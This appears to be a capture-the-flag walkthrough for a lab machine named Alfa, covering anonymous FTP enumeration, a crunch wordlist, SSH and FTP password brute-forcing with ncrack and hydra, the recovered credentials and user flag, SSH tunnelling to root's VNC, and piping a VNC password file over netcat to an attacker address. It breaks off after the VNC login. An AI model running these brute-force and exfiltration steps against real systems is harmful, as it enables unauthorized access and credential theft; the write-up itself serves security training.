
```
/alfa-support
```

BRAINFUCK
Informatics › Programming Language › Brainfuck
BRAINFUCK INTERPRETER
BRAINF*CK CODE TO INTERPRET

```
++++++++++[>+>+++>+++++++>++++++++++<<<<-]>
>+++++++++++++++++.>>---.+++++++++++.------.-----.<<--.>
>++++++++++++++++++.++.-----..-.+++.++.
```


ARGUMENT
EXECUTE
See also: Leet Speak 1337 — Spoon — Ook!

By enumerating ftp folders, we basically get the idea that thomas pet name is milo. So we need to use crunch to generate 3digit milo-xxx wordlist where xxx represent numbers.




```
┌─[root@parrot]─[/home/user/Documents]
└──╼ #ftp
ftp> open
(to) alfa
Connected to alfa.
220 (vsFTPd 3.0.3)
Name (alfa:user): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Dec 17 13:02 thomas
226 Directory send OK.
ftp> cd thomas
250 Directory successfully changed.
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0          104068 Dec 17 12:49 milo.jpg
226 Directory send OK.
ftp> get milo.jpg
local: milo.jpg remote: milo.jpg
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for milo.jpg (104068 bytes).
226 Transfer complete.
104068 bytes received in 0.00 secs (124.3696 MB/s)
ftp> 
```

using crunch to generate dictionary:




```
┌─[user@parrot]─[~/Documents]
└──╼ $crunch 7 7 -t milo%%% -o dict.txt
Crunch will now generate the following amount of data: 8000 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 1000 

crunch: 100% completed generating output
┌─[user@parrot]─[~/Documents]
└──╼ $
```

crunch 7 7 -t milo%%% -o dict.txt




```
milo977
milo978
milo979
milo980
milo981
milo982
milo983
milo984
milo985
milo986
milo987
milo988
milo989
milo990
milo991
milo992
milo993
milo994
milo995
milo996
milo997
milo998
milo999
┌─[user@parrot]─[~/Documents]
└──╼ $crunch 7 7 -t milo%%% -o dict.txt
```

Brute force results:
ssh




```
┌─[✗]─[user@parrot]─[~/Documents]
└──╼ $ncrack -pssh:65111 --user thomas -P dict.txt 192.168.56.112

Starting Ncrack 0.7 ( http://ncrack.org ) at 2021-06-13 22:39 +08

Discovered credentials for ssh on 192.168.56.112 65111/tcp:
192.168.56.112 65111/tcp ssh: 'thomas' 'milo666'

Ncrack done: 1 service scanned in 276.20 seconds.

Ncrack finished.
┌─[user@parrot]─[~/Documents]
└──╼ $
```

ftp




```
[ATTEMPT] target alfa - login "thomas" - pass "milo666" - 667 of 1000 [child 2] (0/0)
[ATTEMPT] target alfa - login "thomas" - pass "milo667" - 668 of 1000 [child 3] (0/0)
[21][ftp] host: alfa   login: thomas   password: milo666
[STATUS] attack finished for alfa (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-06-13 22:48:26
┌─[user@parrot]─[~/Documents]
└──╼ $hydra -l thomas -P dict.txt ftp://alfa -vV -f -t 4 -I
```

Initial foothold:



```
┌─[user@parrot]─[~/Documents]
└──╼ $ssh thomas@alfa -p 65111
thomas@alfa's password:
Linux Alfa 4.19.0-13-amd64 #1 SMP Debian 4.19.160-2 (2020-11-28) x86_64

####################################################################
#                  ,----------------------------,                  #
#                  |  /----------------------\  |                  #
#                  | |                        | |                  #
#                  | |         +----+         | |                  #
#                  | |         |ALFA|         | |                  #
#                  | |         +----+         | |                  #
#                  | |                        | |                  #
#                  |  \______________________/  |                  #
#                  |____________________________|                  #
#                ,---\_____     []     _______/------,             #
#              /         /______________\           /|             #
#            /___________________________________ /  | ___         #
#            |                                   |   |    )        #
#            |  _ _ _                 [-------]  |   |   (         #
#            |  o o o                 [-------]  |  /    _)_       #
#            |__________________________________ |/     /  /       #
#        /-------------------------------------/|      ( )/        #
#      /-/-/-/-/-/-/-/-/-/-/-/-/-/-/-/-/-/-/-/ /                   #
#    /-/-/-/-/-/-/-/-/-/-/-/-/-/-/-/-/-/-/-/ /                     #
#     ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~                       #
#                                                                  #
#                                                                  #
#                          WELCOME                                 #
#                                                                  #
#                                                                  #
#                                                                  #
####################################################################

thomas@Alfa:~$ sudo -l
-bash: sudo: orden no encontrada
thomas@Alfa:~$ 
```


user flag:



```
thomas@Alfa:~$ cat user.txt


.-----------------------------------------------------------------------------.
||Es| |F1 |F2 |F3 |F4 |F5 | |F6 |F7 |F8 |F9 |F10|                             |
||__| |___|___|___|___|___| |___|___|___|___|___|                             |
| _____________________________________________     ________    ____________  |
||~  |! |" |§ |$ |% |& |/ |( |) |= |? |` || |<-|   |Del|Help|  |{ |} |/ |* |  |
||`__|1_|2_|3_|4_|5_|6_|7_|8_|9_|0_|ß_|´_|\_|__|   |___|____|  |[ |]_|__|__|  |
||<-  |Q |W |E |R |T |Z |U |I |O |P |Ü |* |   ||               |7 |8 |9 |- |  |
||->__|__|__|__|__|__|__|__|__|__|__|__|+_|_  ||               |__|__|__|__|  |
||Ctr|oC|A |S |D |F |G |H |J |K |L |Ö |Ä |^ |<'|               |4 |5 |6 |+ |  |
||___|_L|__|__|__|__|__|__|__|__|__|__|__|#_|__|       __      |__|__|__|__|  |
||^    |> |Y |X |C |V |B |N |M |; |: |_ |^     |      |A |     |1 |2 |3 |E |  |
||_____|<_|__|__|__|__|__|__|__|,_|._|-_|______|    __||_|__   |__|__|__|n |  |
|   |Alt|A  |                       |A  |Alt|      |<-|| |->|  |0    |. |t |  |
|   |___|___|_______________________|___|___|      |__|V_|__|  |_____|__|e_|  |
|                                                                             |
`-----------------------------------------------------------------------------'


user_flag==>> M4Mh5FX8EGGGSV6CseRuyyskG
```


suspicious vnc process:
/usr/bin/Xtigervnc :1 -desktop Alfa:1 (root) -auth /root/.Xauthority -geometry 1900x1200 -depth 24 -rfbwait 30000 -rfbauth /root/.vnc/passwd -rfbport 5901 -pn -localhost -SecurityTypes VncAuth

Port forwarding vnc:
Remote port 5901(VNC) is forwarded to attacking machine local port 9000




```
┌─[✗]─[user@parrot]─[~/Downloads]
└──╼ $ssh -L 9000:127.0.0.1:5901 thomas@alfa -p 65111
thomas@alfa's password:
Linux Alfa 4.19.0-13-amd64 #1 SMP Debian 4.19.160-2 (2020-11-28) x86_64
```

transfer vnc password file




```
thomas@Alfa:~$ cat .remote_secret
�"�Cc�"�Ccthomas@Alfa:~$ cat .remote_secret | nc 192.168.56.106 4444
thomas@Alfa:~$ 
```

Initiate vnc to remote machine via localhost:



```
┌─[user@parrot]─[~/Documents]
└──╼ $vncviewer -p remote_secret localhost:9000
Connected to RFB server, using protocol version 3.8
Performing standard VNC authentication
Authentication successful
Desktop name "Alfa:1 (root)"
VNC server default format:
  32 bits per pixel.
